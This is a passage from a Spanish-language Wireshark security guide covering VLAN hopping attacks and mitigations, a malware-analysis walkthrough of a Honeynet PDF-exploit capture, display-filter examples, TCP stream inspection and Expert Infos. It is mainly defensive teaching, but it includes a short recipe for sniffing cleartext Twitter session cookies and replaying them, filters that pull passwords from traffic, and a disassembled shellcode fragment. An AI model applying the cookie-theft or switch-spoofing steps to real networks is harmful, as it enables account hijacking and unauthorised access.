²⁴ **Introducción a Loki:** BlackHat 2010
https://media.blackhat.com/bh-us-10/whitepapers/Rey_Mende/BlackHat-USA-2010-Mende-Graf-Rey-loki_v09-wp.pdf

4.5. VLAN HOPPING

Consiste en un ataque a los recursos de la red que soportan una VLAN. Hay dos métodos para lograr realizar el ataque: **suplantación del switch** y/o **doble etiquetado de los paquetes**.

El objetivo que busca el atacante con estos métodos es lograr acceso al tráfico de otras VLAN, diferentes a donde se encuentra el dispositivo atacante, que en condiciones normales no estaría disponible.

4.5.1. Ataque de suplantación del switch

Para que este tipo de ataque prospere el equipo atacante debe estar configurado de tal manera que sea capaz de manejar los protocolos de etiquetado y concentración de enlaces utilizados entre switches de la red (los protocolos 802.1Q/ISL y DTP), imitando el comportamiento de un switch más en la red. De esa forma se lograría acceso al tráfico del resto de la red ya que el equipo se volvería miembro de todas las VLAN, siempre y cuando el/los puerto/s del switch estén configurados como *dynamic auto* o *desirable*.

En el primer caso (*dynamic auto*), el puerto simplemente escucharía tramas DTP provenientes de switches vecinos que tengan intención de crear un enlace *trunk*. Mientras que en el segundo caso (*dynamic desirable*), es el propio puerto el interesado en crear dicho enlace mediante el envío de tramas de negociación DTP a los switches vecinos.

En este escenario, un atacante podría crear tramas DTP especialmente diseñadas y enviarlas al switch haciéndose pasar por otro switch que tiene intención de negociar un enlace *trunk*. Lejos de parecer complejo, Yersinia incorpora dicha funcionalidad permitiéndole negociar la configuración de un puerto *trunk*.




Figura 24- Negociación Trunking

4.5.2. Ataque de etiquetado doble

En este ataque el equipo atacante antepone dos etiquetas VLAN a los paquetes que transmite. Debido a que los *switch* realizan un sólo nivel de desencapsulado, el primer encabezado, que corresponde a la VLAN de la cual el atacante es realmente miembro, es desechado por el primer *switch* y el paquete se envía después, pero queda vigente entonces el segundo encabezado VLAN falso que está destinado a un equipo de la VLAN víctima.

El ataque es exitoso sólo si la VLAN nativa del *trunk* es la misma a la que pertenece el atacante y debe tenerse en cuenta que solo permite tráfico en una sola dirección (desde el atacante hacia la víctima).

En este caso, identificar el ataque por Wireshark es posible siempre y cuando capturemos paquetes en la VLAN del atacante, dado que al tener el “doble encabezado” es fácilmente detectable:




Figura 25- Vlan Hopping

En el ejemplo se muestra la “modificación” del paquete por parte del atacante y la eliminación del encabezado en el S1, quedando en la red correctamente configurado para alcanzar el equipo víctima en la V10 a través del S2.

Finalmente se puede ver el doble encabezado en una captura en la VLAN del atacante:




Figura 26- Doble Encabezado

4.5.3. Mitigación

En el primer caso (suplantación del *switch*) se recomienda configurar aquellos puertos expuestos a usuarios como *access port* o configurar el estado DTP como no negociable (*nonegotiate*), para que de esta forma se ignoren negociaciones *trunk*.

Para contrarrestar ataques de doble etiquetado la mejor solución es configurar los puertos de acceso en una VLAN distinta a la utilizada como nativa en un enlace *trunk*. Esto quiere decir que si se configura la VLAN 10 como nativa en los puertos configurados como *trunk*, se debería utilizar otra VLAN distinta para los puertos de acceso²⁵.

4.6. ANÁLISIS DE MALWARE

El universo del malware es infinito y está constantemente en evolución. Sistemas antivirus implantados en servidores de correo o corporativos ofrecen unos resultados bastante aceptables pero siempre van un paso por detrás de las nuevas muestras y, por tanto, no son efectivos al 100% por lo que siempre se pueden dar casos de programas maliciosos que eluden estos sistemas y alcanzan el equipo del usuario final, consiguiendo ejecutarse.

Una vez que un equipo está infectado, resulta vital actuar con rapidez para minimizar el impacto que pueda tener en el propio sistema o en el resto de la organización por lo que es crucial identificar de qué espécimen se trata y eliminarlo.

4.6.1. Ejemplo práctico

Para comprender este ejemplo, supongamos que nos informan de que una máquina ha sido comprometida y que queremos identificar el vector de entrada y el tipo de malware involucrado. Para ello podemos echar mano de una captura de tráfico de red obtenida en una ventana de tiempo donde se haya producido el incidente. La abrimos con Wireshark para ver su contenido. Aislando las direcciones IP implicadas, podemos tratar de identificar qué software se ha descargado aprovechando la utilidad de exportar objetos, seleccionando *File >> Export >> Objects >> HTTP*.

²⁵ **Libro Cisco:** What Hackers Know About Your Switches.(Pág. 74)

Autor: Eric Vyncke, Christopher Paggen

ISBN: 978-1-58705-256-9 Auto

<http://www.ciscopress.com/bookstore/product.asp?isbn=1587052563>




Figura 27- Exportar Objetos

Se nos mostrará una ventana con todas las peticiones HTTP detectadas en la captura de tráfico junto con el nombre del objeto que ha sido descargado:

 A screenshot of the 'Wireshark: HTTP object list' window. It displays a table with the following data:

Packet num	Hostname	Content Type	Bytes	Filename
8	blog.honeynet.org.my	text/html	428	forensic_challenge
12	blog.honeynet.org.my	text/html	3798	forensic_challenge
46	blog.honeynet.org.my	application/pdf	25169	fcexploit.pdf
51	blog.honeynet.org.my	text/html	382	favicon.ico
52	blog.honeynet.org.my	text/html	382	favicon.ico
59	blog.honeynet.org.my	text/html	410	the_real_malware.exe
60	blog.honeynet.org.my	text/html	410	the_real_malware.exe
66	blog.honeynet.org.my	text/html	382	favicon.ico
67	blog.honeynet.org.my	text/html	382	favicon.ico

Figura 28- Lista de Objetos HTTP

Desde esta ventana podemos descargar el archivo que nos interese analizar, o descargarlos todos pulsando el botón "Save All". En nuestro caso, procedemos a descargar el fichero llamado fcexploit.pdf, almacenándolo en local. Suponemos que este archivo es malicioso por lo que habrá que tener cuidado de no abrirlo o ejecutarlo, pero ya tenemos una posible muestra del malware que podremos analizar con nuestro antivirus o enviarla a que sea analizada online. Una de las páginas que ofrece la posibilidad de examinar ficheros sospechosos haciendo uso de diferentes motores de antivirus es VirusTotal (<http://www.virustotal.com>).

En este caso, el resultado obtenido para el fichero descargado fue positivo, indicando el nombre del virus, por lo que es posible buscar información específica para eliminarlo y, paralelamente, informar al proveedor de antivirus para que genere una firma de detección en caso de no detectarlo²⁶.

²⁶ **The Honeynet Project**
http://www.honeynet.org/challenges/2010_6_malicious_pdf




VirusTotal is a **service that analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **fcexploit.pdf**
Submission date: **2010-12-09 22:30:29 (UTC)**
Current status: **finished**
Result: **20 /43 (46.5%)**

VT Community


not reviewed
Safety score: -

[Compact](#) [Print results](#)

Antivirus	Version	Last Update	Result
AhnLab-V3	2010.12.09.00	2010.12.08	-
AntiVir	7.10.14.244	2010.12.09	-
Antiy-AVL	2.0.3.7	2010.12.09	-
Avast	4.8.1351.0	2010.12.09	PDF:CVE-2010-0188
Avast5	5.0.677.0	2010.12.09	PDF:CVE-2010-0188
AVG	9.0.0.851	2010.12.09	-
BitDefender	7.2	2010.12.09	Exploit.TIFF.Gen
CAT-QuickHeal	11.00	2010.12.09	-
ClamAV	0.96.4.0	2010.12.09	-
Command	5.2.11.5	2010.12.09	-
Comodo	7004	2010.12.09	UnclassifiedMalware
DrWeb	5.0.2.03300	2010.12.09	Exploit.PDF.1046
Emsisoft	5.1.0.1	2010.12.09	Exploit.Win32.Pidief!IK
eSafe	7.0.17.0	2010.12.09	-
eTrust-Vet	36.1.8029	2010.12.09	-
F-Prot	4.6.2.117	2010.12.09	CVE-0188
F-Secure	9.0.16160.0	2010.12.09	Exploit.TIFF.Gen
Fortinet	4.2.254.0	2010.12.09	-
GData	21	2010.12.09	Exploit.TIFF.Gen
Ikarus	T3.1.1.90.0	2010.12.09	Exploit.Win32.Pidief

Figura 29- Resultado VirusTotal²⁷

En caso de no utilizar el protocolo HTTP para descargar malware, también es posible obtener el código binario, aunque resultaría un poco más complejo.

Si tenemos sospecha sobre una posible descarga de código malicioso en un equipo, identificaremos el paquete que inicia la descarga y filtraremos esa comunicación, seleccionando el paquete y pulsando en *Analyze >> Follow TCP Stream*.

Si seleccionamos el filtro de forma que se muestre únicamente el tráfico enviado por el servidor, podemos guardar esa información en formato RAW y analizarla como se ha explicado anteriormente.

²⁷ **Análisis de virus online con Virus Total:**
<http://www.virustotal.com/>




Figura 30- Guardar código sospechoso

4.6.2. Mitigación

Este tipo de incidentes es difícil de mitigar. En general, se recomienda mantener los sistemas y aplicaciones lo más actualizadas posible y concienciar a los usuarios del peligro que supone la descarga de archivos desde fuentes no fiables o desconocidas, ya sea en documentos adjuntos al correo, como de enlaces web, aplicaciones P2P, etc.

5. FILTROS

Los filtros son, sin duda, la piedra angular de Wireshark. Cuando tenemos una toma de datos muy elevada, los filtros nos permiten mostrar únicamente aquellos paquetes que encajan con nuestro criterio de búsqueda. Podemos distinguir entre **filtros de captura** y **filtros de visualización**²⁸ en función de la sintaxis con la que se rige cada uno de ellos²⁹.

Los filtros de captura se apoyan directamente sobre las librerías libpcap al igual que lo hace tcpdump o Snort, por lo que dependen directamente de las mismas para definir los filtros. Debido a este motivo, podemos utilizar Wireshark para abrir ficheros generados por tcpdump o por aquellas aplicaciones que hagan uso de los mismos.

Los filtros de visualización, en cambio, siguen una nomenclatura propia de la aplicación y se emplean para filtrar resultados sobre paquetes que previamente han sido capturados. Si aun así no estamos acostumbrados a este tipo de reglas, el botón *Filters* y *Expression*, situados a ambos lado del *input* de búsqueda, nos ayudará a buscar los paquetes deseados utilizando la sintaxis adecuada.

A continuación, se mostrarán diversos ejemplos³⁰ de filtros con el fin de mostrar al usuario las posibilidades que éstos proporcionan tanto para el análisis de tráfico y la resolución de problemas de red como para su uso en auditorías junto a otras herramientas de *pentesting*.

Ejemplo 1: Paquetes UDP

Imaginemos que queremos visualizar paquetes UDP que contengan la secuencia de bytes 0x90, 0x90, 0x90, 0x03 a partir del 8º byte (es decir justo después del *header*) quizás porque cierto *malware* emplea dicha secuencia:

```
udp[8:4]==90:90:90:03
```

²⁸ **Packetlife.net:** Cuadro resumen de filtros de visualización en Wireshark.
http://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf

²⁹ **Seguridadyredes.nireblog:** Filtros de captura y de visualización.
<http://seguridadyredes.nireblog.com/post/2008/03/24/analisis-de-red-con-wireshark-filtros-de-captura-y-visualizacian>

³⁰ **Wireshark:** Ejemplos prácticos de capturas de tráfico.
<http://wiki.wireshark.org/SampleCaptures>

Ejemplo 2: Paquetes ICMP

Si la razón por la que decidimos utilizar Wireshark se debe a una frecuente pérdida de conexiones con nuestro servidor sin motivo aparente o a que simplemente notamos un descenso en la tasa de transferencia del mismo, es recomendable fijarse en la frecuencia de aparición de paquetes ICMP e incluso filtrar por aquellos campos tipo/código que sean susceptibles de ser utilizados en un ataque que presente estos síntomas. El siguiente ejemplo muestra mensajes de error ICMP de tipo *Protocol Unreachable* o *Source Quench*, comúnmente utilizados en ataques *Connection-blind-reset* o *Blind-throughput-reduction* respectivamente:

```
(icmp.type == 3 && icmp.code == 2) || (icmp.type == 4 && icmp.code == 0)
```

Ejemplo 3: Retransmisiones

Además, contamos con filtros para mostrar paquetes duplicados y sus correspondientes retransmisiones. Éstos pueden generar cierto "ruido" en nuestra captura por lo que, en ocasiones, nos interesa filtrarlos para conseguir un análisis más limpio:

```
not tcp.analysis.duplicate_ack and not tcp.analysis.retransmission
```

Ejemplo 4: Operador *contains*

Uno de los operadores que dan mucho juego es *contains*. Con este operador podemos buscar cadenas de texto literales en los paquetes recibidos. De esta forma, si aplicamos el siguiente filtro:

```
(pop contains "PASS") || (http contains "password")
```

Filtraremos las cadenas *PASS* y *password* en los respectivos protocolos indicados. El resultado lo podemos ver en la siguiente figura, que representa en hexadecimal el PDU del paquete seleccionado, los caracteres no imprimibles se representan con un punto:

01d0	6d 2f 70 72 65 6d 69 75	6d 2f 0d 0a 43 6f 6e 74	m/premiu m/..Cont
01e0	65 6e 74 2d 54 79 70 65	3a 20 61 70 70 6c 69 63	ent-Type : applic
01f0	61 74 69 6f 6e 2f 78 2d	77 77 77 2d 66 6f 72 6d	ation/x- www-form
0200	2d 75 72 6c 65 6e 63 6f	64 65 64 0d 0a 43 6f 6e	-urlenco ded..Con
0210	74 65 6e 74 2d 4c 65 6e	67 74 68 3a 20 32 39 0d	tent-Len gth: 29.
0220	0a 0d 0a 6c 6f 67 69 6e	3d 35 34 34 33 32 34 33	...login =5443243
0230	26 70 61 73 73 77 6f 72	password

Figura 31- Volcado User/Password

Ejemplo 5: Directiva *frame*

Si en cambio lo que queremos es buscar las tramas que contengan una cadena determinada podemos utilizar la cláusula *frame*:

```
frame contains "cmd"
```

Ejemplo 6: Expresiones regulares

Para realizar búsquedas más especializadas podemos utilizar la primitiva *matches* de la misma manera que *contains*, con la diferencia de que ésta admite la misma sintaxis que las expresiones regulares en Perl (PCRE) y, por tanto, proporciona más flexibilidad de búsqueda.

Por ejemplo, si queremos mostrar todas las peticiones de recursos URI que contengan la palabra "login" y "=user" debemos escribir:

```
http.request.uri matches "login.*=user"
```

Mediante la cadena ".*" podemos especificar un conjunto arbitrario de caracteres de longitud desconocida, pudiendo ser 0, entre ambos patrones. Conocer la sintaxis de estas expresiones puede ahorrarnos mucho tiempo a la hora de localizar patrones de texto.

Existen numerosas fuentes donde pueden encontrarse todo tipo de filtros así como ejemplos prácticos sobre análisis de tráfico. Algunas de ellas son la wiki de Wireshark, el blog de Alfon³¹ o el blog de Juan Garrido³².

Ejemplo 7: Escaneo puertos netbios

Aquí tenemos un ejemplo que nos permitirá detectar un comportamiento muy común de muchos gusanos, como es el escaneo constante a los puertos netbios:

```
dst port 135 or dst port 445 or dst port 1433 and tcp[tcpfl ags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack) = 0 and src net 192.168.0.0/24
```

³¹ **Blog de Seguridadredes.nireblog**
<http://seguridadyredes.nireblog.com>

³² **Blog de Windowstips.wordpress**
<https://windowstips.wordpress.com/>

Ejemplo 8: Paquetes ARP (Aircrack-ng)

Veamos otro ejemplo, en este caso en un entorno *wireless* donde estamos llevando a cabo una auditoría con la *suite* *aircrack-ng* y buscamos paquetes *ARP request* y su correspondiente respuesta (*ARP reply*) en clientes *ethernet* o clientes *wireless* para una inyección posterior (ataque 2 con *aireplay*)³³:

```
(wlan.bssid == 00:11:22:33:44:55 and (frame.pkt_len>=68 and frame.pkt_len le 86)
and (wlan.da == ff:ff:ff:ff:ff:ff or wlan.sa == 00:22:33:44:55:66))
```

Ejemplo 9: Cookies

A pesar del revuelo que ha causado Firesheep³⁴ para el robo de *cookies* desde el propio Firefox, veremos como con Wireshark no resulta tan complejo conseguir el mismo objetivo gracias a la granularidad que nos proporcionan sus filtros. Si lo que queremos es capturar sesiones de Twitter cuyas *cookies* viajen en claro podemos utilizar el siguiente filtro:

http.cookie and http.host contains "twitter"

Tras obtener la cookie de sesión podemos ayudarnos de herramientas como Tamper Data, Paros, Greasemonkey, etc., o como en el ejemplo, con el plugin para Firefox "Live HTTP Headers" para pegar y reenviar las cabeceras HTTP previamente capturadas.




Figura 32- Stealing Twitter Cookies

³³ **Aircrack-ng: Captura de paquetes ARP**
http://www.aircrack-ng.org/doku.php?id=es:how_to_crack_wep_via_a_wireless_client

³⁴ **Elladodelmal:** "Man in the Middle" con ARP-Spoofing y el filtrado de tráfico Http. <http://www.elladodelmal.com/2010/11/pastorcillos-venid-por-grifa.html>

Ejemplo 10: Objetos HTTP

Como vemos, los filtros nos proporcionan una estupenda trazabilidad de las comunicaciones además de servirnos de complemento ideal para analizar multitud de ataques. Si disponemos de cierta destreza en el uso de las mismas, focalizar el origen de los problemas nos resultará mucho más sencillo. Ejemplo de ello es el filtro `http.content_type` gracias al cual podemos extraer diferentes flujos de datos que transcurren en una conexión HTTP (texto/html, application/zip, audio/mpeg, image/gif, etc.) y que resultará muy útil para localizar *malware*, *exploits* u otro tipo de ataques embebidos en tal protocolo³⁵:

Filter: <code>http.content_type == "application/x-javascript"</code> Expression... Clear Apply					
No. -	Time	Source	Destination	Protocol	Info
330	16.146875	217.140.16.134	192.168.254.155	HTTP	HTTP/1.1 200 OK (application/x-javascript)
345	16.176362	217.140.16.134	192.168.254.155	HTTP	HTTP/1.1 200 OK (application/x-javascript)
424	16.296374	217.140.16.134	192.168.254.155	HTTP	HTTP/1.1 200 OK (application/x-javascript)
679	16.666256	217.140.16.134	192.168.254.155	HTTP	HTTP/1.1 200 OK (application/x-javascript)
697	16.710304	217.140.16.134	192.168.254.155	HTTP	HTTP/1.1 200 OK (application/x-javascript)

Figura 33- Objeto JavaScript

La versión gráfica de este filtro para recuperar objetos HTTP se encuentra en *File >> Export >> Object >> HTTP*, permitiendo almacenar el objeto que se desee en el equipo.




Figura 34- Objetos HTTP

³⁵ **Windowstips.wordpress**: Analizando tráfico de Red.
<https://windowstips.wordpress.com/2009/09/21/analizando-traffic-de-red-i-de-iii/>

6. FOLLOW TCP STREAM

Sin duda alguna, otra excelente utilidad que nos proporciona Wireshark es la de extraer el flujo de datos establecido en una sesión TCP.

Imaginemos que queremos analizar el envío/respuesta de nuestro Apache frente a un *host* determinado o que queremos depurar el funcionamiento de un nuevo software basado en *sockets* o testear alguna aplicación mediante algún *fuzzer*. Para tal efecto, sólo necesitamos seleccionar un paquete que forme parte de dicho flujo, darle al botón derecho y seleccionar la opción *Follow TCP Stream*.

Acto seguido, nos mostrará en una nueva ventana el extracto concerniente a dicha sesión y el tamaño de la misma, distinguiendo por colores cada uno de los sentidos de la comunicación. También tenemos la posibilidad de mostrar un único sentido de la conexión así como el formato de representación (EBCDIC, Hex Dump, C Array o Raw).

La siguiente captura se corresponde con un *exploit* lanzado contra cierto servidor FTP intentando generar un *buffer overflow* en uno de sus parámetros de entrada, concretamente en el parámetro USER.




Figura 35- Follow TCP Stream

El ejemplo muestra el *payload* empleando un *encoder* alfanumérico. Si quisiéramos llevar a cabo un análisis más exhaustivo del mismo y conocer las intenciones del atacante, podríamos exportar el código y usar un *debugger* como Olly o cualquier desensamblador para analizar el código.

```
C:\nasmx\bin>ndisasm.exe -b32 c:\Users\bmerino\Desktop\payload.bin !more
00000000 EB03 jmp short 0x5
00000002 59 pop ecx
00000003 EB05 jmp short 0xa
00000005 E8F8FFFFFF call dword 0x2
0000000A 4F dec edi
0000000B 49 dec ecx
```

Figura 36- Payload

Otro ejemplo se refleja en la siguiente imagen. Ésta se corresponde con una petición Post realizada por Vinself³⁶, un *backdoor* que utiliza HTTP para transportar su propio protocolo ofuscado con el fin de evadir los IDS. Fue analizado recientemente en Fireeye:




Figura 37- Payload (Imágen de blog.fireeye.com)

Puede verse que el potencial que ofrece Wireshark con esta funcionalidad no se limita únicamente a un análisis superficial de conexiones TCP ya que puede aportar gran ayuda en otros campos como el análisis de *malware*³⁷, la depuración de protocolos de red desconocidos, la depuración de errores, etc.

³⁶ **Fireeye:** Vinself, a new backdoor in town.
<http://blog.fireeye.com/research/2010/11/winsell-a-new-backdoor-in-town.html>

³⁷ **Conexión inversa:** Que vienen los Zombis.
<http://conexioninversa.blogspot.com/2010/06/que-vienen-los-zombis-historia-de-una.html>

7. EXPERT INFOS

7.1. INTRODUCCIÓN

La funcionalidad Expert Infos es algo similar a un registro de anomalías que detecta automáticamente Wireshark en un fichero de captura. Cuando se tiene una captura con un número muy elevado de paquetes y no se pretende buscar una situación específica, sino que se quiere detectar los ataques más importantes, no se puede recurrir únicamente al uso de filtros. Para agilizar el proceso de identificación de anomalías en la red, se puede hacer uso de la opción Expert Infos.

La idea principal de esta herramienta es mostrar comportamientos inusuales o situaciones anómalas en la red, como retransmisiones o fragmentación, técnicas utilizadas para evadir el IDS o engañar a los sistemas. De esta forma, se pueden identificar más rápidamente problemas en la red que si se hiciera de forma manual sobre todo el conjunto de paquetes capturados.

Esta información se debe tratar como una recomendación. La ausencia de resultados no significa necesariamente que no existan problemas.

La cantidad de entradas mostradas depende en gran medida del protocolo utilizado. Mientras que protocolos comúnmente utilizados como TCP/IP mostrarán mucha información detallada, otros muchos pueden no mostrar nada en absoluto.

7.2. INTERFAZ DE USUARIO

7.2.1. Ejecución

